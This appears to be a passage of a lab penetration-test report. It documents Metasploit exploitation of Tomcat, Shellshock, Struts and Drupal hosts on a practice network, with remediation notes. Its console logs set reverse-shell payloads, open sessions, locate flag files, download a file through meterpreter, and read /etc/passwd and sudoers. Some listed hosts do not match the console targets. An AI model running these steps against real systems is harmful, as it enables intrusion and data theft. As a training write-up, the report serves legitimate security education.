






| | |
|---|---|
| **Affected Hosts** | 192.168.13.12 |
| **Remediation** | To mitigate the Apache Struts 2.3.5-2.3.31 / 2.5x < 2.5.10.1 Jakarta Multipart Parser RCE (remote) vulnerability, consider switching to Jason Pells multipart parser or implementing a Servlet filter to validate Content-Type. If these |

| | |
|---|---|
| | options are not feasible, you could remove the File Upload Interceptor from the stack. |

| Vulnerability 7 | Findings |
|---|---|
| **Title** | RCE Exploit - Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617) |
| **Type (Web app / Linux OS / WIndows OS)** | Linux OS |
| **Risk Rating** | High |
| **Description** | The exploitation of a Remote Code Execution (RCE) vulnerability in Apache Tomcat (CVE-2017-12617) facilitated the acquisition of a sensitive file. **Method: Leveraged the findings from the aggressive Nmap scan to identify unsecured services operating on the ports. Utilized Metasploit to search for the appropriate RCE exploit for the Apache Tomcat service and navigated post-shell creation to locate the sensitive file.** |
| **Images** |  <br>  |






```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set rhosts 192.168.13.10
rhosts => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.13.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI path of the Tomcat installation
   VHOST                       no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.24.209.181   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/http/tomcat_jsp_upload_bypass) >
```




```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions

Active sessions
===============

  Id  Name  Type              Information  Connection
  --  ----  ----              -----------  ----------
  6         shell java/linux               172.24.209.181:4444 → 192.168.13.10:55752  (192.168.13.10)

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions -i 6
[*] Starting interaction with 6...

ls
LICENSE
NOTICE
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
temp
webapps
work
find / -type f -iname "*flag*"
/root/.flag7.txt
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/eth0/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/kpageflags
cat /root/.flag7.txt
8ks6sbhss
```

| | |
|---|---|
| **Affected Hosts** | 192.168.13.12 |
| **Remediation** | Ensure the engine is updated to the latest version and regularly apply security patches. Deactivate unneeded services and enforce the principle of minimal privilege. |


| Vulnerability 8 | Findings |
|---|---|
| **Title** | RCE Exploit - Shellshock |
| **Type (Web app / Linux OS / WIndows OS)** | Linux OS |
| **Risk Rating** | High |


| | |
|---|---|
| **Description** | Exploiting the Shellshock vulnerability in a web server.<br>**Method: Searched for shellshock exploits in metasploit, found apache_mod_cgi_bash_env_exec exploit and used RHOST and target URI to run the payload. Found the exposed content utilizing the cat /etc/sudoers.d command** |
| **Images** |    |






| | |
|---|---|
| **Affected Hosts** | 192.168.13.11 |
| **Remediation** | Ensure your Bash version is updated to the latest one that includes a patch for this vulnerability. Additionally, use Shellshock detection tools or plugins to scan for vulnerabilities and exploits, and closely track your network activity. Regularly apply security patches as they become available. |


| Vulnerability 9 | Findings |
|---|---|
| **Title** | RCE Exploit - Shellshock II |
| **Type (Web app / Linux OS / WIndows OS)** | Linux OS |
| **Risk Rating** | High |
| **Description** | In the same Machine we continue to exploit.<br>**Method: cat /etc/passwd** |

| | |
|---|---|
| **Images** |  |
| **Affected Hosts** | 192.168.13.11 |
| **Remediation** | Enforce stringent file permissions and execute systematic audits to ascertain that confidential files are not accessible to the public. |

| Vulnerability 10 | Findings |
|---|---|
| **Title** | Apache Struts - CVE-2017-5638 |
| **Type (Web app / Linux OS / WIndows OS)** | Linux OS |
| **Risk Rating** | |
| **Description** | The Struts vulnerability (CVE-2017-5638) was exploited to retrieve the contents.<br>**Method: Determined this host was vulnerable struts with the Nessus scan, searched for struts exploits in Metasploit, found struts2_content_type_ognl exploit set the RHOST, ran the exploit and downloaded the contents from the linux server using meterpreter and unzipped the file for the contents within.** |
| **Images** |  |











```
msf6 exploit(multi/http/struts2_content_type_ognl) > options

Module options (exploit/multi/http/struts2_content_type_ognl):

   Name       Current Setting     Required  Description
   ----       ---------------     --------  -----------
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080                yes       The target port (TCP)
   SSL        false               no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /struts2-showcase/  yes       The path to a struts application action
   VHOST                          no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.26.8.21      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Universal


msf6 exploit(multi/http/struts2_content_type_ognl) > set rhosts 192.168.13.12
rhosts => 192.168.13.12
msf6 exploit(multi/http/struts2_content_type_ognl) > run

[*] Started reverse TCP handler on 172.26.8.21:4444
[*] Sending stage (3012548 bytes) to 192.168.13.12
[-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts2_content_type_ognl) > [*] Meterpreter session 1 opened (172.26.8.21:4444 → 192.168.13.12:34436 ) at 2024-04-16 20:27:48 -0400
sessions -i

Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  1         meterpreter x64/linux  root @ 192.168.13.12  172.26.8.21:4444 → 192.168.13.12:34436  (192.168.13.12)
```

```
msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 59 created.
Channel 1 created.
find / -type f -iname "*flag*"
/root/flagisinThisfile.7z
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/kpageflags
exit
meterpreter > download /root/flagisinThisfile.7z
[*] Downloading: /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] Downloaded 194.00 B of 194.00 B (100.0%): /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] download   : /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
meterpreter >
```

```
┌──(root㉿kali)-[~]
└─# ls
Desktop  Documents  Downloads  file2  file3  firefox  flagisinThisfile.7z  hash  hash2  LinEnum.sh  Music  Pictures  Public  Scripts  shell.php

┌──(root㉿kali)-[~]
└─# 7z x flagisinThisfile.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Xeon(R) Platinum 8272CL CPU @ 2.60GHz (50657),ASM,AES-NI)

Scanning the drive for archives:
1 file, 194 bytes (1 KiB)

Extracting archive: flagisinThisfile.7z
--
Path = flagisinThisfile.7z
Type = 7z
Physical Size = 194
Headers Size = 167
Method = LZMA2:12
Solid = -
Blocks = 1


Would you like to replace the existing file:
  Path:     ./file2
  Size:     0 bytes
  Modified: 2022-02-08 09:40:53
with the file from archive:
  Path:     file2
  Size:     0 bytes
  Modified: 2022-02-08 09:40:53
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? Y


Would you like to replace the existing file:
  Path:     ./file3
  Size:     0 bytes
  Modified: 2022-02-08 09:40:53
with the file from archive:
  Path:     file3
  Size:     0 bytes
  Modified: 2022-02-08 09:40:53
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? Y

Everything is Ok

Files: 3
Size:       23
Compressed: 194
```

| | |
|---|---|
| |  |
| **Affected Hosts** | 192.168.13.12 |
| **Remediation** | Implement consistent system updates and patches. Restrict access strictly to essential services and adhere to the principle of least privilege. |

| **Vulnerability 11** | **Findings** |
|---|---|
| **Title** | Drupal - CVE-2019-6340 |
| **Type (Web app / Linux OS / WIndows OS)** | Linux OS |
| **Risk Rating** | High |
| **Description** | The Drupal vulnerability (CVE-2019-6340) was leveraged, resulting in unauthorized access to user data.<br>**Method: Searched for drupal exploits in metasploit and found drupal_restws_unserialize, ran the exploit and ran the command getuid to get the username** |
| **Images** |  |


```
┌──(root💀kali)-[~]
└─# nmap -A 192.168.13.13
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-16 20:41 EDT
Nmap scan report for 192.168.13.13
Host is up (0.000055s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-title: Home | Drupal CVE-2019-6340
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-server-header: Apache/2.4.25 (Debian)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
